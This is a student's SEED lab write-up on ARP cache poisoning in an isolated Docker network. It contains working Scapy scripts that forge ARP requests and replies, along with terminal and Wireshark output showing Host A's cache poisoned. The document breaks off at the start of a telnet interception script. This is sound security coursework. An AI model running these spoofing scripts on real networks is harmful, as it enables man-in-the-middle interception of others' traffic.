ARP CACHE POISONING

SEED LAB

[DATE]


[COMPANY NAME]

[Company address]

Contents


Environment Setup

Setting Dockers.




Attaching Host A Docker.

Attaching Host B Docker.



Attaching Attacker's docker.



As visible in the screenshot I have identified the Host B and A as a normal user and Host M as the attacker due to the presence of ***privileged: true*** on line 39 of **docker-compose.yml**.

Open — docker-compose.yml — ~/Desktop/SEED/a/Labsetup

```
15                      tail -f /dev/null
16                  "
17
18      HostB:
19          image: handsonsecurity/seed-ubuntu:large
20          container_name: B-10.9.0.6
21          tty: true
22          cap_add:
23                  - ALL
24          networks:
25              net-10.9.0.0:
26                  ipv4_address: 10.9.0.6
27
28          command: bash -c "
29                       /etc/init.d/openbsd-inetd start &&
30                       tail -f /dev/null
31                  "
32
33      HostM:
34          image: handsonsecurity/seed-ubuntu:large
35          container_name: M-10.9.0.105
36          tty: true
37          cap_add:
38                  - ALL
39          privileged: true
40          volumes:
41                  - ./volumes:/volumes
42          networks:
43              net-10.9.0.0:
44                  ipv4_address: 10.9.0.105
45
46  networks:
47      net-10.9.0.0:
48          name: net-10.9.0.0
```

Task 1

Creating files in volumes to be accessible by the attacker for attack purpose.

seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup | **seed@VM: ~/.../volumes**

```
[05/16/23]seed@VM:~/.../Labsetup$ cd volumes
[05/16/23]seed@VM:~/.../volumes$ touch 1.py 1A.py 1B.py 1C.py
[05/16/23]seed@VM:~/.../volumes$ gedit 1.py 1A.py 1B.py 1C.py
```

Using the Skeleton Code provided in Manual and testing it.

Open — ~/Desktop/SEED/


1.py | 1A.py

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 E = Ether()
4 A = ARP()
5 A.op = 1 # 1 for ARP request; 2 for ARP reply
6 pkt = E/A
7 sendp(pkt)
```

In attacker's docker the ***volumes*** is visible and when entered the scripts are too.

```
05/16/23]seed@VM:~/.../Labsetup$ docksh b44
root@b44dc5ab2951:/# python3 1.py
python3: can't open file '1.py': [Errno 2] No such file or directory
root@b44dc5ab2951:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  volumes
root@b44dc5ab2951:/# cd volumes
root@b44dc5ab2951:/volumes# ls
1.py  1A.py  1B.py  1C.py
root@b44dc5ab2951:/volumes#
```


Using wireshark to check movement on network.



Now when launching the skeleton code it shows that the code works and a packet has been sent.

```
python3: can't open file '1.py': [Errno 2] No such file or directory
root@b44dc5ab2951:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  volumes
root@b44dc5ab2951:/# cd volumes
root@b44dc5ab2951:/volumes# ls
1.py  1A.py  1B.py  1C.py
root@b44dc5ab2951:/volumes# python3 1.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes# python3 1.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes# python3 1.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

ARP Packets were detected on Wireshark.



Task 1A

Wrote this script for the task.

Open ~/Desktop/SEED/a/Labsetup/volumes

1.py | 1A.py | 1B.py

```
1 from scapy.all import *
2
3 # Construct ARP request packet
4 E = Ether()
5 A = ARP()
6 A.op = 1  # 1 for ARP request
7 A.hwsrc = "02:42:0a:09:00:69"  # MAC address of the attacker machine (M)
8 A.psrc = "10.9.0.6"  # IP address of host B
9 A.hwdst = "FF:FF:FF:FF:FF:FF"  # Broadcast MAC address
10 A.pdst = "10.9.0.5"  # IP address of host A
11
12 pkt = E / A
13
14 # Send the packet
15 sendp(pkt)
16
```

Launching Attack.

```
root@b44dc5ab2951:/volumes# python3 1A.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

Wireshark showed this response.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
101	2023-05-16 11:3…	PcsCompu_c4:ae:b8		ARP	62	10.0.2.3 is at 08:00:27:c4:ae:b8
102	2023-05-16 11:3…	fe80::7cd7:e6ff:fe7…	ff02::2	ICMPv6	72	Router Solicitation from 7e:d7:e6:7b:3b:15
103	2023-05-16 11:3…	10.0.2.7	192.168.1.1	DNS	91	Standard query 0xd1f3 AAAA connectivity-check.ubuntu.com
104	2023-05-16 11:3…	192.168.1.1	10.0.2.7	DNS	259	Standard query response 0xd1f3 AAAA connectivity-check.ubuntu…
105	2023-05-16 11:3…	PcsCompu_f0:cc:21		ARP	44	Who has 10.0.2.1? Tell 10.0.2.7
106	2023-05-16 11:3…	RealtekU_12:35:00		ARP	62	10.0.2.1 is at 52:54:00:12:35:00
107	2023-05-16 11:3…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
108	2023-05-16 11:3…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
109	2023-05-16 11:3…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
110	2023-05-16 11:3…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
111	2023-05-16 11:3…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
112	2023-05-16 11:3…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
113	2023-05-16 11:3…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
114	2023-05-16 11:3…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
115	2023-05-16 11:3…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
116	2023-05-16 11:3…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
117	2023-05-16 11:3…	127.0.0.1	127.0.0.53	DNS	91	Standard query 0x3b2d AAAA connectivity-check.ubuntu.com
118	2023-05-16 11:3…	127.0.0.53	127.0.0.1	DNS	259	Standard query response 0x3b2d AAAA connectivity-check.ubuntu…
119	2023-05-16 11:3…	10.0.2.7	192.168.1.1	DNS	91	Standard query 0xc697 A connectivity-check.ubuntu.com
120	2023-05-16 11:3…	10.0.2.7	10.0.2.3	DHCP	324	DHCP Request - Transaction ID 0xb3bc91cb

```
▸ Frame 118: 259 bytes on wire (2072 bits), 259 bytes captured (2072 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.53, Dst: 127.0.0.1
▸ User Datagram Protocol, Src Port: 53, Dst Port: 46388
▸ Domain Name System (response)
```

Checking on Host A if the attack was successful by checking ARP Cache. It proves the success of the attack as the Attacker's MAC Address has changed to the MAC Address of the Host B.


```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
```

Task 1B

Wrote this script for the task.

```
Open   1B.py  ~/Desktop/SEED/a/Labsetup/volumes
1.py | 1A.py | 1B.py

1 from scapy.all import *
2
3 # Construct ARP reply packet
4 E = Ether()
5 A = ARP()
6 A.op = 2  # 2 for ARP reply
7 A.hwsrc = "02:42:0a:09:00:69"  # MAC address of the attacker machine (M)
8 A.psrc = "10.9.0.6"  # IP address of host B
9 A.hwdst = "02:42:0a:09:00:05"  # MAC address of host A
10 A.pdst = "10.9.0.5"  # IP address of host A
11
12 pkt = E / A
13
14 # Send the packet
15 sendp(pkt)
16
```

Launching the Attack after which Wireshark shows the ARP Packets.



Scenario 1

When the IP of Host B is in Host A's ARP Cache the attack seems to be successful but the previous attack was a success so if it overwritten or the previous result we need to move to a better solution.

```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/# ■
```

Scenario 2

Removing Host B's IP from ARP Cache of Host A.

```
root@33353a823225:/# arp -d 10.9.0.6
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

Now performing the Attack.


```
root@b44dc5ab2951:/volumes# python3 1B.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

The results suggest that the attack was not successful. From which we can conclude that either scenario 1 was successful or both were not successful.

```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

Task 1C

Wrote this script for the task.



Scenario 1

Filling Host A's cache by using the script for Task 1A.

```
root@b44dc5ab2951:/volumes# python3 1A.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```


Launching the Attack

```
root@b44dc5ab2951:/volumes# python3 1C.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

Now the results tell that the attack is successful.

```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

While the Wireshark tells the reply received with attack being successful by broadcasting our desired MAC Address.



Scenario 2

Removing Host B's IP from ARP Cache of Host A.

```
root@33353a823225:/# arp -d 10.9.0.6
root@33353a823225:/#
```


Launching the Attack now.

```
root@b44dc5ab2951:/volumes# python3 1C.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

Checking Host A's cache which doesn't display Host B's IP.


```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

But Wireshark says that the attack is successful given the Broadcasting MAC is our desired MAC which makes our attack as successful even if it is not in the cache.



Task 2

Creating the Packet to intercept telnet connection between Host A and Host B.




```python
from scapy.all import *
import time

# MAC and IP addresses
mac_m = "02:42:0a:09:00:69"  # MAC address of M
ip_b = "10.9.0.6"  # IP address of B
mac_a = "02:42:0a:09:00:05"  # MAC address of A
ip_a = "10.9.0.5"  # IP address of A
